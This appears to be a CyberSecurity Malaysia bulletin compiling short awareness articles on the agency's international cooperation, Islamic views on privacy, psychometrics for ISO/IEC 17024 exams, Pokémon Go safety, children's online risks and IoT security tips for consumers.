Taking part or organising a conference, workshop or seminar is the best way for CyberSecurity Malaysia to update its knowledge in cyber-related issues. With the role hold by CyberSecurity Malaysia, every year it played a major part in organising the Annual General Meeting (AGM) & Conference for both international organisations, OIC-CERT and APCERT. Recently, the 8th OIC-CERT AGM & Annual Conference 2016 was held from 12th to 14th of December 2016 at OIC Headquarters in Jeddah. In this event, CyberSecurity Malaysia played biggest role in updating and promoting this event. CyberSecurity Malaysia also helped all delegation from members' country in attending the event and helping them in accommodation during their stay.

CyberSecurity Malaysia also provides greater support in APCERT AGM & Conference which scheduled was held from 24 – 27 October 2016 in Tokyo, Japan. CyberSecurity Malaysia representative delivered presentation on malware during the event.

Previously in September 2015, CyberSecurity Malaysia has successfully face greatest challenge when it organised the most challenging tasks in organising the Annual AGM & Conference for OIC-CERT and APCERT in Kuala Lumpur, alongside with CyberSecurity Malaysia's flagship event, the annual Cyber Security Malaysia - Awards, Conference and Exhibition (CSM-ACE) 2015. The combination of these three events has made CSM-ACE 2015 as an international event that has attracted the attention of the cyber security community worldwide.

## Expertise And Challenges

CyberSecurity Malaysia acts as a technical agency conducting analysis and digital forensic activities in helping authorities to investigate cybercrime cases. For example, when the authorities require sophisticated technical assistance to analyse digital evidence, CyberSecurity Malaysia's role is to help find solutions to related problems. In carrying out this responsibility, CyberSecurity Malaysia has gone through various challenges. These include difficulties in collecting evidence which takes time and requires the evaluation of the parties involved. By providing this service, the ability of law enforcement agencies in prosecuting cybercrime in Malaysia has increased by technical assistance from CyberSecurity Malaysia which provides greater help to the enforcement. It also widened the channel for authorities and public in getting solution or defence from cybercrime.

This role has attracted many parties from other countries to collaborate with CyberSecurity Malaysia in the cyber security field. With regard to this, CyberSecurity Malaysia has to handle the request, liaise with the parties, and establish relations, until mutual collaboration or MoU being achieved. When collaboration has been established, CyberSecurity Malaysia become focal point to do follow up to succeed the MoU and for further collaboration.

## Malaysian Technical Cooperation Programme

The Malaysian Technical Cooperation Program (MTCP) was established by the Ministry of Foreign Affair Malaysia by aspiration on development of human resources in developing countries. The MTCP was first formulated based on the belief that the development of a country depends on the quality of its human resources. Developing capabilities in cyber security area is essential for developing countries to ensure less dependency on foreign countries and at the same time nurture self-reliance to protect their digital citizens.

In line with the aspiration, CyberSecurity Malaysia is willing to share its experience and expertise by becoming the organiser of MTCP. Therefore, Cybersecurity Malaysia has been given the task to organise and run the training. This year the training was conducted from 1 – 10 August 2016 involved by 15 participants. The participants were from 10 countries among the Association of South East Asian Nations (ASEAN) and OIC countries. The title of the training was "The Effective Incident Management and Active Defence Training" which aimed to develop and strengthen the cyber security capabilities of developing countries through knowledge sharing and experiences. This will result in economic value creation by fostering greater trust, long-term friendship and business cooperation especially among ASEAN and OIC countries.

## International Cooperation

In the international arena, Malaysia is actively involved in many efforts to address the threat of cybercrimes. Currently, Malaysia through CyberSecurity Malaysia is the Deputy Chair of the APCERT and the Permanent Secretariat of the OIC-CERT. The OIC-CERT looks forward to work closely with the relevant parties on the establishment of the ASEAN CERT.

The effort done by CyberSecurity Malaysia is to make sure we have the same capabilities and technical capacities globally because no country can work alone in cybercrime. International collaboration is not only government to government but also government with private sectors as government do not have the entire solution. Cybercrime is rapidly getting sophisticated and new tools or solutions need to be developed. The industry can contribute by working together to provide the solution.

## Conclusion

CyberSecurity Malaysia biggest achievement is world recognition to its efforts in the agenda of security and prosperity in cyberspace. This could be seen by many requests received from many countries worldwide to share experience and learn from CyberSecurity Malaysia in its practice on preserving cyber security to benefit not only Malaysians but also Internet users around the world.

Through international cooperation, Malaysia may request help from strategic partner from abroad if there are hackers from foreign countries that threaten Malaysia and vice versa. Earlier prevention also could be made when received alert from other countries regarding cyber threat. This could avoid cyber incident such as mass losses from financial fraud, banking and government system failure, and biggest tragedy such as paralyse on Government control facilities. This indirectly could boost confidence level of foreign investor thus could foster Malaysian's economy. International cooperation also could preserve time, effort and resources in counter cybercrime thus could help government put more focus on country's development agenda.

# Privacy From an Islamic Perspective

By | Sharifuddin Sulaman

## Introduction

As of April 2016, the Statistics Portal statista.com showed there were 1,650 million active Facebook users, 500 million Instagram users and 310 million Twitter users, covering 33.10% of the total world population. These platforms and other social media are now being used by certain groups of people to inform others that they are following today's trend. They not only share private matters but also expose very intimate details of their private life. This statement is supported by a research conducted by Martellozzo, et al. (2016), who stated that around 1 in 7 young people have taken a semi-naked/naked picture of themselves. Over half went on to share the picture with someone else. No eavesdropping, no spying. They tell others proudly and publicly what is happening even if they know that very piece of shared story will become other people's discussion and joke. This has become a shameless trend. Yes, social media is for the public, but Islam reminds us to keep private matters to ourselves.

This article is meant to share what privacy is and what the Islamic views are regarding privacy. This article will also highlight privacy guidelines, privacy rights and responsibilities in protecting privacy. Privacy, from a conventional point of view and as stated by the Cambridge Advanced Learner's Dictionary, 3rd Edition, is *"someone's right to keep their personal matters and relationships secret."* According to Sheikh Abdus Shamad Al-Falimbani in *Hidayatus Salikin,* privacy can be considered "keeping yourself away from committing sins in every way." From these two definitions, privacy can be summed up as the rights to control our personal information from being misused.

## Privacy Guidelines

*"O you who believe! Do let those whom your right hands possess, and those of you who have not reached to puberty, ask permission of you at three times (for coming into your room): before the morning prayer, and at midday when you put off your clothes, and after the night prayer. (These are) three times of privacy for you. It is no sin for you or for them (if) after those (three times), some of you go round attendant upon the others. Thus does Allah make clear the revelations for you; and Allah is All-Knowing, All-Wise." (Surah An-Nur:58)*

Islam as *Addeenu Nasihah* is a religion for life and it is completely comprehensive. Nasihah is not so much about advice but it is more about seeking the good and benefit of a situation. Islam has programs and plans for both common trivial issues such as kids entering their parents' room and essential matters, for example, the foundation of an all-inclusive government.

Good guardians are in charge of the religious education of their kids and maids. Mature children and maids must seek consent when they need to go into the parents' room. Even immature children who are dependent on their parents are taught not to go into their parents' room without permission at any rate at three stated times, which are before the Fajr prayer, after the Isyak prayer, and after the Zohor prayer when their guardians are resting. Dr. Abdullah Nasih Ulwan mentioned a similar situation pertaining to teachers' privacy in his book *Tarbiyah Al-Aulad fi al-Islam*. A student cannot go into the teacher's room except with their permission, whether the teacher is alone or with others. When permission is asked but the teacher declines, the student should leave and not repeat the request. If in doubt, whether the teacher knows it or not, the request should not be repeated more than three times by knocking on the door or ringing the bell gently. When the teacher is far from the door, the student should knock on the door a little harder.

This is the sort of Islamic adab or Islamic etiquette, which is sadly not observed nor practiced today. In spite of the fact that the holy Qur'an has expressed the importance of the practice in the above sacred verses, we see that this Islamic law and its philosophy are less talked about in lectures and writings and it is not clear why this definitive guide of the blessed Qur'an has been overlooked.

Compared to some free thinking people who feel that youngsters do nothing about these issues, it has been demonstrated that kids (not to mention grownups) are extra sensitive to this matter. And at some point, guardians' lack of regard and kids looking at scenes they should not see, are the sources of moral deviations and even psychical diseases.

## Privacy Rights

Privacy as a right is very much respected in Islam. Prophet Muhammad S.A.W, who was known for his gentle and forgiving nature, once said, "If someone peeps into your house, it will be no sin if you injure his eye with a piece of stone" (Bukhari and Muslim). This demonstrates that Islam does not permit anyone to disturb the private life of another individual. In fact, without permission from the other individual, one cannot enter or look through the window of another person's house.

Privacy as a right is so focused in Islam that the Qur'an says: 'Don't spy on one another' (Al-Hujurat – 49:12). This also applies to attempts at discovering details of someone else's life: we have nothing to do with who she is seeing, why they separated, why this person is not wed, why they have no kids when it's been 3 years since they married, and the like.

Ibn Kathir said in his Tafsir as a remark on Ayah 12 of Surah Al-Hujuraat: "Allah said 'and spy not' on each other. At-tajassus is a term used for sick behaviour, and the spy is known as a Jasus. In the Sahih Al-Bukhari it is recorded that the Prophet Muhammad S.A.W said: "Neither commit Tajassus nor Tahassus nor hate each other nor commit Tadabur. And be brothers Oh servants of Allah." Al-Awza'i said: 'Tajassus means, to look for something, while Tahassus implies listening to individuals when they are talking without their authorisation, or spying at their doors. Tadabur alludes to disregarding each other.' Ibn Abi Hatim recorded this announcement. [Tafsir Ibn Kathir, Vol. 9, pp. 201/202]

## Keep Wrongdoings Private

There is a story from the Prophet Muhammad's S.A.W. time about a married woman who had committed adultery. The woman approached the Prophet s.a.w. and said, "Ya Rasulullah, I have committed adultery when I was married. And I was pregnant from adultery Ya Rasullah. Purify me with death as the commands of Allah in Al-Quran." But Prophet Muhammad S.A.W rejected the request and instructed the woman to ask forgiveness from Allah S.W.T. and come back after she delivered the baby. But when she returned, Prophet Muhammad S.A.W still resisted executing the punishment as the woman needed to breastfeed the baby. But then a man said he would take care of the baby, so only then was the punishment executed.

In another story, Ma'iz Al-Islami (as narrated by Imam Muslim in his Sahih) met with the Prophet and confessed to adultery and said, "O Messenger of Allah, Inni zanaitu" (indeed I had committed adultery). He turned away from Ma'iz, although Ma'iz pleaded repeatedly, until the fourth time. Why is that? Maybe he was drunk, or maybe he was crazy, maybe Prophet Muhammad S.A.W tried to give him the opportunity to ask forgiveness from Allah, until he was pardoned by other means.

The above show that Islam reminds us to keep private matters private.

## Privacy System and Our Responsibility

Theoretically, even if somebody is committing a sin in public, it is not our job to record and publish on the Internet in an effort to remind others. Islam urges us to advise someone against doing something inappropriate or wrong, in private.

We need to be more sensitive to the information we receive, especially that related to the privacy of other people. Trusting and sharing every single piece of information that we receive without checking the truth and the source can be dangerous and create suspicion. Abu Huraira reported Prophet Muhammad S.A.W. as saying: "Avoid suspicion, for suspicion is the gravest lie in talk and do not be inquisitive about one another and do not spy upon one another and do not feel envy with the other, and nurse no malice, and nurse no aversion and hostility against one another. And be fellow-brothers and servants of Allah." [Sahih Muslim, Book 32, No. 6214]

If you do not know, ask those who are more knowledgeable and do not spread information on a whim. People need to use verse 36 of Surah Al-Isra as a guideline in order to carefully control the use and dissemination of information:

> "And follow not that of which you have no knowledge. The hearing, sight and heart, all the members will be asked about what he does."

## Conclusion

In conclusion, privacy is a very important right and the guarantee of human pride. Privacy empowers us to create boundaries and oversee limits to defend ourselves from unnecessary intrusion in our lives, which permits us to hold our identity in place and how we need to interact with our surroundings. By benefitting from the right of privacy, it helps us set limits in terms of who has access to our bodies and our things. Privacy is important to our identity as individuals, and what we decide about it each and every day.

## References

1. *Al-Hujurat. (n.d.). In Al-Quran.*

2. *Chart: Facebook Inc. Dominates the Social Media Landscape | Statista. (n.d.). Retrieved from https://www.statista.com/chart/5194/active-users-of-social-networks-and-messaging-services/*

3. *Hadith 7 || The Religion is Naseehah (Sincere Advice). (n.d.). Retrieved from http://40hadithnawawi.com/index.php/the-hadiths/hadith-7*

4. *"I wasn't sure it was normal to watch it" | NSPCC. (n.d.). Retrieved from https://www.nspcc.org.uk/services-and-resources/research-and-resources/2016/i-wasnt-sure-it-was-normal-to-watch-it/*

5. *Kitab Hidāyah al-Sālikīn Karangan al-Falimbānī: Analisis Naskhah dan Kandungan. (n.d.). Retrieved from http://umijms.um.edu.my/filebank/published_article/6930/Jurnal.Usuluddin.39.2014-04.Shohana.Hidayah.pdf*

6. *Pemikiran abdullah nasih ulwan pendidikan sosial dalam kitab Tarbiyatul Aulad Fil Islam. (n.d.). Retrieved from http://eprints.walisongo.ac.id/926/4/088111115_Bab3.pdf*

7. *Pendidikan sosial anak perspektif Abdullah Nasih Ulwan dalam kitab Tarbiyah Al- Awlad Fi Al-Islam dan relevansinya dengan tujuan pendidikan nasional. (n.d.). Retrieved from digilib.uinsby.ac.id/865/5/Ringkasan.pdf*

8. *Privacy Meaning in the Cambridge English Dictionary. (n.d.). Retrieved from http://dictionary.cambridge.org/dictionary/english/privacy*

9. *Sahih Al-Bukhari. (n.d.).*

10. *Tafsir Ibnu Kathir. (2015).*

# Psychometrics principles in developing a valid, reliable and fair examination based on ISO/IEC 17024 standard requirements

By | Razana Md Salleh & Sharifah Norwahidah Syed Norman

## Introduction

Psychometrics is the field of study concerning the theory and technique of educational and psychological measurement, which includes the measurement of knowledge, abilities, attitudes and personality traits [1]. The primary role of psychometrics in certification examination is to provide evidence that an examination is "valid" and "reliable," which means the content accurately measures the necessary knowledge, skill and ability required to effectively perform a particular job. In the ISO/IEC 17024 standard, psychometrics principles mostly contained in clauses 8 and 9 of the standard, touch on all aspects of job-task analysis, item analysis and passing score standard setting. In a nutshell, psychometrics lays down a process of achieving a valid, reliable and fair certification scheme.

## Validity, Reliability and Fairness of an Examination

It is helpful to know the jargon when weighing the value of one certification against another. Commonly used concepts in certification are the psychometrics requirements of validity, reliability and fairness of examination.

The standard definition of validity is *"evidence that the assessment measures what it is intended to measure, as defined by the certification scheme."* An examination with high validity will contain questions highly related to the specific job/task to which it refers. In contrast, an examination with low validity does not measure the job/task and knowledge, skills and abilities (KSA) as it ought to. When this is the case, there is no justification for using the examination as a competency measurement.

Reliability is an *"indicator of the extent to which examination scores are consistent across different examination times and locations, different examination forms and different examiners."* In a certification examination context, given an example of a situation where a candidate sits for the same examination on two occasions, an examination with high reliability would be very likely to reach the same conclusions about the candidate's scores both times. An examination with poor reliability, on the other hand, might result in very different scores for the candidate across the two examination administrations. If the examination yields inconsistent scores, it may be inappropriate to draw conclusions based on the examination.

The standard defines fairness as *"equal opportunity for success provided to each candidate in the certification process."* The fairness of an examination refers to its freedom from any kind of bias. The examination should be appropriate for all eligible candidates regardless of gender, religion, culture, region, ethnicity, age or gender. The examination should not put the candidate at any disadvantage on any basis other than the candidate's lack of knowledge and skills the examination is intended to measure. Question writers should address the goal of fairness as they undertake the task of writing questions. In addition, the questions should also be reviewed for potential fairness problems during the question review phase. Any questions that are identified as displaying potential bias or lack of fairness should then be revised or removed from the examination.

There are seven (7) steps in establishing a certification scheme that involves psychometrics principles to ensure the certification scheme is valid, reliable and fair [1]:

1. Job-task analysis
2. Develop and validate the questions
3. Develop examination specifications
4. Develop examination form(s)
5. Establish a passing score
6. Evaluate examination performance
7. Revise the examination/ certification process as necessary

Psychometrics principles touch on all aspects of job-task analysis, item analysis and passing score standard setting as per required by ISO/IEC 17024. However, this article will discuss the examination aspect of certification (clause 9.3 of the standard). Therefore, only items 2, 3, 4 and 5 of the psychometrics elements for the establishment of a certification program will be discussed.

## Develop and Validate Questions.

Each question must be developed from the result of the job-task analysis so that the examination represents the minimum competency needed to perform the job. The developed questions will be reviewed based on the following criteria:

1. Question is relevant to the job at an acceptable level of competent practice and references current, up-to-date techniques and practices.
2. Question is related to the job-task analysis or content outline.
3. Question is correctly tagged to the specific area of the task list or content outline.
4. Question is worded clearly, concisely and unambiguously, with no unnecessary wording.
5. Question does not deal with controversial procedures or topics.
6. Question does not contain terms with more than one meaning (unless the intended meaning is clearly specified), terms that are obsolete or obscure, and uses technical terms correctly.
7. Question is at the appropriate reading level.
8. Question is written at a cognitive level of knowledge or application and is correctly tagged to that specific cognitive level.
9. Question relates only to important information; it does not test trivial information.
10. Question is correctly referenced to the appropriate reference material.
11. Question is free from clues or hints that would help a candidate select the correct answer.
12. Question is free from bias.
13. Question presents enough information for the candidate to respond but not to provide superfluous or extraneous information.
14. All distractors are plausible and would appeal to an examinee who does not know the correct answer.
15. All options or responses are parallel in length, grammatical structure and type of content, and are arranged in some logical order (numerically, etc.)
16. Qualifying words such as “Always,” “Never,” “All,” etc. are minimized.
17. There is one and only one correct or best answer that has been identified.

## Develop Examination Specifications

Test specifications demonstrate and document the job-relatedness of the examination. Examination specifications are based on the results of job analysis and reflect how often a task, knowledge, skill or ability is needed in practice and how much impact it has on effective job performance. As an example, a Digital Evidence First Responder (DEFR) would require core skills, such as identification of digital evidence, collection and/or acquisition of digital evidence and preservation of digital evidence. At this stage, the SMEs review the KSA and assign a percentage or number of questions to specific topics or skills. These values will contribute to a valid examination as it relates to the KSA (Example: 10% of the DEFR examination questions will address the digital evidence preservation skill).

## Develop Examination Form(s)

Once the examination specifications have been established, the SMEs will select a predetermined mix of questions. This can be done manually or by using a computer program to randomly select the questions while complying with the examination specifications. The selection (manual or computerized) is based on two factors:

1. Examination specifications
2. Question difficulty factor

The questions selected must reflect the appropriate examination specifications identified. This process will assist the Certification Body to generate multiple examination forms that have a proper concentration of questions and a difficultly factor consistent between the examinations to be administered. These two items are at the core of a valid, reliable and fair examination.

## Establish a Passing Score

The passing standard or cut score determines success or failure, and, ideally differentiates between candidates who are competent and deserving of certification from those who are not. Setting a passing score is a complex decision -- one that must take into account the stakeholder's judgment, psychometric data and the environment in which the certification program is being offered. Passing scores must be high enough to protect the public but not so high as to unnecessarily screen out qualified candidates. A passing score study is critical because it addresses the difficulty of individual questions on an exam. For example, an examination with more difficult questions should have a lower passing score than an examination with easier questions. The cut score is determined by judgments about examination questions. SMEs are used to specify the level of performance that should be required on the examination. There are many methods of conducting a cut score study such as the Angoff method. In order to be valid, a passing score study must be clearly documented and follow a structured process.

## Summary

Standardization is a process, and psychometrics principles lay down a valid, reliable and fair certification examination that fulfils the ISO/IEC 17024 requirements. High-stakes certification must be credible and defensible, and this is achievable by following the process discussed above.

## References

1. *Trimm, M., The Use of Psychometrics in NDT Certification Programs, 5th International Conference on Certification and Standardization in NDT – Lecture. Available at http://www.ndt.net/article/CertNDT2007/Inhalt/v24.pdf*

2. *ISO/IEC 17024:2012 General requirements for bodies operating certification of persons*

3. *Professional Testing. How do you determine if a test has validity, reliability, fairness and legal defensibility? Available at http://www.proftesting.com/test_topics/pdfs/test_quality.pdf*

# Pokemon Go

By | Nor RadziahJusoh, Nur Liyana Zahid Safian, Edwan Mohammad Aidid, Zul Akmal Abd Manan, Abdullah Hakim Abdullah Zamli & Nur Arafah Atan

## What is Pokémon ?

It started 20 years ago, when Pokémon was a hit cartoon series for kids in that era. The Pokémon fictional creatures are well-known for their cuteness, superpowers and colourful characters. The word Pokémon is derived from Japanese Pocket Monsters (ポケットモンスター *PokettoMonsutā*) and was one of the first manga in Japan. Kids in that era often chanted "Pika... Pika...Pikachu!" as they imitated the "Pokémon Trainer" act of catching Pokémon.

Originally, Pokémon was a media franchise game that expanded successfully into anime series, films, soundtracks, trading cards, manga aka comics, and the monopoly board game. The popularity of Pokémon was so immense, to the extent that giant entertainment companies Warner Bros. Pictures, Sony Pictures and Legendary Pictures decided to produce a live action Pokémon movie.

With time and technology evolving tremendously, Pokémon is no longer just a cartoon -- it exists in real time. The former target audience was kids, but in its real-life appearance, it appeals to adults too.

## Why Pokémon GO !

Pokémon Go was launched in Malaysia in August 2016 and it has become viral since. Society became obsessed with this application that can be downloaded onto gadgets. Nonetheless, Pokémon Go also became a "hot" topic in the news, newspapers, talk shows, and also on radio forums. Reporters started reporting on safety and security issues of this application. Hence, this article aims to create an impact on society regarding the safety aspects of Pokémon Go.

Pokémon has had avid followers since the 90s, who are now already adults. It became more intense with the Pokémon Go game, which is built with advanced technology to augment its reality. This enables users known as Pokémon Trainers to hunt and collect Pokémon at various locations, for example shopping malls, cafeterias and even religious centres across the country.

Pokémon Trainers catch Pokémon using Pokeballs they collect from various Pokestops. These Pokestops can be places surrounding the user. Users are able to get to these Pokestops by referring to locations plotted on the customized version of Google Maps. Trainers are also able to train and prepare their collected Pokémon for battles in Pokegyms.

The establishment of Pokémon Go portrays technology advancement and this augmented-reality concept game highlights the following aspects:

- Pokémon Go utilizes the GPS feature, which integrates local environments, monuments and places of significance into the game, indirectly requiring people to learn about their local surroundings.
- The idea of Pokestops is for Pokémon Trainers to reload Pokeballs before catching more Pokémon. Trainers can also switch on the "lure module" function to attract different types of Pokémon to the designated Pokestop. Eventually, more trainers will gather at that location and this provides an opportunity to socialize. Social contact

and physical activity are good for increasing a positive mood, decreasing anxiety and depression, and improving the immune system.

However, this Pokémon Go "trend" is alarming. The following are a few aspects that players need to be aware of.

- Pokémon Trainers are prone to selective attention when they hunt for Pokémon. They usually become hyper-focused on the map on their gadget and pay no more attention to their surroundings.
- Pokémon Go is another online addiction. However, it is unfair to blame the game completely. Players need to set their priorities wisely and not waste time needlessly.
- Online criminals can attract target victims easily by using the "lure module" and following them to PokeStops around their area.

## Be Cyber SAFE !

The Pokémon Go phenomenon has affected the whole world. In Tokyo, the Telegraph News (2016) reported a Japanese man was found guilty of killing a pensioner while driving and playing Pokémon Go on his mobile phone. Meanwhile, NBC News (2016) reported that in Pakistan, the government has banned officials from downloading Pokémon Go, as it identified a series of technical threats presented by the popular, augmented reality game.

In order to prevent Malaysians from falling victim, the Malaysian Communications and Multimedia Commission (MCMC) published a guideline for Pokémon Trainers to secure their safety while enjoying the game. The guidelines are as follows:

1. **Protect your private information**

   The game requires users to register and share private information whilst the Global Positioning System (GPS) is switched on. Users should think carefully before they agree to expose personal details. Parents should be extra cautious, as their children's data are exposed when they play Pokémon Go.

2. **Be careful of online or offline fraud**

   Users should not download or click on unknown websites to avoid scams and viruses. Pirated mobile applications and tools can certainly expose users to harmful malware.

3. **Avoid unwanted online transactions**

   Users are advised to be mindful when making online purchases to upgrade or update their mobile applications, as they can be very costly. In Pokemon Go, to enable the Pokemon Trainer to evolve and proceed with the game, users need to purchase shillingPoke, where 14, 500 shillingPoke can cost up to US$99.99 or RM403.86.

4. **Data connection**

   Pokémon Go requires players to use GPS and data connection via Wi-Fi, 3G or 4G. In order to download and upgrade to the latest version of the application, a large amount of data is required. Hence, players are advised to utilize WiFi to play Pokemon Go.

5. **Always bring a charger and a power bank**

   Pokemon Go will drain your phone battery quickly. Players are advised to charge their phones fully and always carry a power bank in their bags. Thus, in case of emergency, players are still able to contact family members.

6. **Respect restricted areas**

   Do not trespass protected areas or places of worship. You should respect the privacy of these areas. Players are not allowed to wander around or enter dangerous and prohibited areas or places of worship to catch Pokémon.

7. **Beware of strangers**

   Do not play alone or agree to meet strangers when playing the game.

8. **Put away the phone when driving**

   Drivers and cyclists are not allowed to play the game or send text messages while driving or riding a bike, as this can endanger themselves, passengers and other road users.

9. **Authorized contact**

   Regarding any security and sensitive issues concerning Pokémon Go, users should contact the game developer at their website http://www.nianticlabs.com. To report issues concerning PokeStop or Gym, users can visit the following website: https://support.pokemongo.nianticlabs.com.

## References

1. *http://www.skmm.gov.my*

2. *http://mprcenter.org/blog/2016/07/what-to-love-about-pokemon-go-ar-that-gets-people-up-out-connected/*

3. *http://www.themalaymailonline.com/malaysia/article/you-can-now-catch-em-all-pokemon-go-released-in-malaysia*

4. *https://www.fbicgroup.com/sites/default/files/PokemonGO_AR.pdf*

5. *https://hartfordhealthcare.org/File%20Library/Publications/BHNews/BHNews_072916.pdf*

# When the playground is not safe anymore

By | Nor Radziah Jusoh & Yuzida Md Yazid

The Oxford dictionary states the Internet is “a global computer network providing a variety of information and communication facilities, consisting of interconnected networks using standardized communication protocols.” We have now become a more virtual society than a real society with the Internet, which is also known as the Cyber World. How much have we evolved?

No doubt social media is very convenient and offers abundant visual and auditory scenes, which can be more appealing to netizens. The analog era offered more real interaction, whereas the digital era entices us as users in a virtual environment where great distances are reachable but shorter distances are blind spots. However, either in the cyber or real world, we as human beings will always find a way to misuse technology for pleasure and leisure.

In the real world we sometimes break the rules, so imagine the cyber world with no rules or boundaries. We have no qualms about expressing our feelings publicly or making harsh comments without thinking deeply. Some even show off excessive behaviour openly in the hopes of becoming instant celebrities.

What kinds of problems arise in the cyber world? We will present a brief list of some problems to let you see which sound familiar to your surroundings. Some of these activities target adults or children, or both.

## 1. Cyber bullying

Using electronic media, such as social media and messaging services on the Internet, via mobile phones, tablets or gaming platforms to bully others. This repeated behaviour can happen via text, email, on social networks and gaming platforms. It can consist of:

- Threats and intimidation
- Harassment and stalking
- Defamation
- Rejection and exclusion
- Identify theft, hacking social media accounts and impersonation
- Publically posting or sending personal information about another person
- Manipulation

## 2. Inappropriate/illegal content

The understanding of inappropriate material may differ for adults and children. Even among adults the concept of inappropriate material probably differs due to religion, culture, family background, age, and maturity level. Inappropriate content can include information or images that upset you or your child; material that is directed at adults with inaccurate information or information that might lead or tempt your child into unlawful, excessive or dangerous behaviour. This could be:

- pornographic material
- content containing profane language
- sites that encourage vandalism, crime, terrorism, racism, eating disorders and even suicide
- pictures, videos or games that show images of violence or cruelty to other people or animals
- gambling sites
- unmoderated chatrooms, where no one is supervising the conversations or barring unsuitable comments

## 3. Online pornography

The cyber world might accidentally expose children to sexual content that may be unpleasant and contain hard-core pornography and extreme images. Some of this content is most probably meant for adults, but there is the possibility that “predators” lure children by promoting such sexual content using online games for children. Naïve kids will think they are games that adults play.

## 4. Online/digital reputation

Sharing is caring -- but oversharing is creepy. Surely the intention might be to update our daily life for people around us. But today’s social media tends to share not only within the circle of friends and family, but beyond. The meaning of online reputation is somehow overused through exposing private information to the public without our knowledge. Our online/digital reputation is defined by our behaviour in the cyber world and by the content we post, photos we tag, blog posts and social networking interactions.

## 5. Online grooming

Grooming means "actions deliberately undertaken with the aim of befriending and establishing an emotional connection with a child, in order to lower the child's inhibitions in preparation for sexual activity with the child." Social media is a tool for groomers to befriend children and seduce them more conveniently. Normally groomers attempt to gain trust by using fake profile pictures, pretending to have similar interests, offering gifts and saying nice things to children, especially neglected children. Once trust is built, it is easy to manipulate children and steer the conversation towards their sexual experiences, and even asking them to send sexual photographs or videos of themselves. Some may try to set up meetings or blackmail children by threatening to share pictures or videos with the child's family and friends.

## 6. Privacy and identity theft

This risk concerns both adults and children. Adults might be exposing private information due to oversharing, whereas kids might share because they are naïve and pure. It can be difficult to maintain a child's privacy as they may not understand what information is safe to share online, or what default privacy settings are on the sites and devices they are using.

## 7. Sexting

This term refers to sexually explicit photos, messages and video clips sent or received by text, emailed or posted on social networking sites. This is increasingly done by young people who send images and messages to friends, partners, or even strangers they meet online.

## 8. Self-harm

Self-harm is a physical response to emotional pain of some kind and can be very addictive. Some of the things include cutting, burning or pinching, or other ways of hurting oneself, but can also include abusing drugs and alcohol or having an eating disorder. People who self-harm often say it provides short-term relief of emotional pain. Although they are aware of the potential damage, they can find it hard to stop. The ultimate thing is for these people to use social media as platforms to gain others' attention either to sympathize with them, or to get more followers.

## 9. Radicalization

There is a chance for children to meet people online or visit websites that could lead to adopting what we consider extreme views, and become radicalized. Curiosity leads children to seek out such people who attempt to befriend them in order to encourage adopting certain beliefs or to persuade them to join groups whose views and actions are considered extreme.

## 10. Online Gaming

Games in the cyber world can be more tempting than real-world games. We might abuse or be abused while enjoying games in the cyber world. We cannot see other players' true motives, especially when games can lead to sexual content.

## 11. Trolling

Users anonymously abuse or intimidate others online for fun by purposely posting inflammatory statements just to watch the reactions. Trolls enjoy provoking and seeing people get worked up about what they post. They often shrug it off and claim it was all for fun when confronted about their behaviour.

## 12. Balancing online time

We have 24 hours to complete our daily routine. Gadgets today can be so tempting that we might neglect many of our duties like studying, working, spending quality time with family and friends, and many more. Let's manage our time wisely, because the cyber world is not a life that deserves more time than our real life.

# References

1. *http://www.cybersafe.my*
2. *https://www.internetmatters.org*
3. *https://www.esafety.gov.au*

# 10 IoT Security Tips for Consumers

By | Ahmad Khabir & Adam Zulkifli


## 10 IOT SECURITY TIPS FOR CONSUMERS

Author by : **Ahmad Khabir**
Design by : **Adam Zulkifli**
**CyberSecurity Malaysia**

The Internet of Things (IoT) is *"The interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data."* IoT is all about connecting everyday devices to the Internet. Device connection to IoT is more complex than the internet, thus opening doors to more complicated cyber security risks with greater impact. Here are important IoT security tips to help avoid common online threats.

**"In the year 2016 there will be over 6.4 billion connected 'things' in use worldwide and will reach 20.8 billion by 2020"**

*Gartner, Inc. 2015*



1

### Separated network

Create a separate network for your IoT devices to isolate the devices on their own protected networks. Make a special private network for your "things" and connect them there.

2

### Update Security Patches

Keep your IoT devices up to date with the latest security patches and firmware.

3

### Change Default Password

1. Change any manufacturers' default password on your IoT device;
2. Make sure a different password for every device;

4

### Disconnect When not in use

1. Disconnect devices when not in use;
2. Connect only what you need at the point of time;
3. Track and assess devices.

5

### Disable UPnP

Make sure you disable or turn off the Universal Plug and Play (UPnP) protocol or function on your router and on your IoT devices if possible.

6

### Be cautious of Cloud Services

Try to favour devices that can work without the cloud services.

7

### Do not connect to employer's Network

unless you have permission from your IT Manager.

8

### Buy from Trusted Manufacturers

Purchase IoT devices from authorized dealers and manufacturers with a track record of providing secure devices.

9

### Install Firewall

A firewall helps prevent devices from hackers, viruses, and worms from reaching your connected devices over the Internet by denying unauthorized traffic.

10

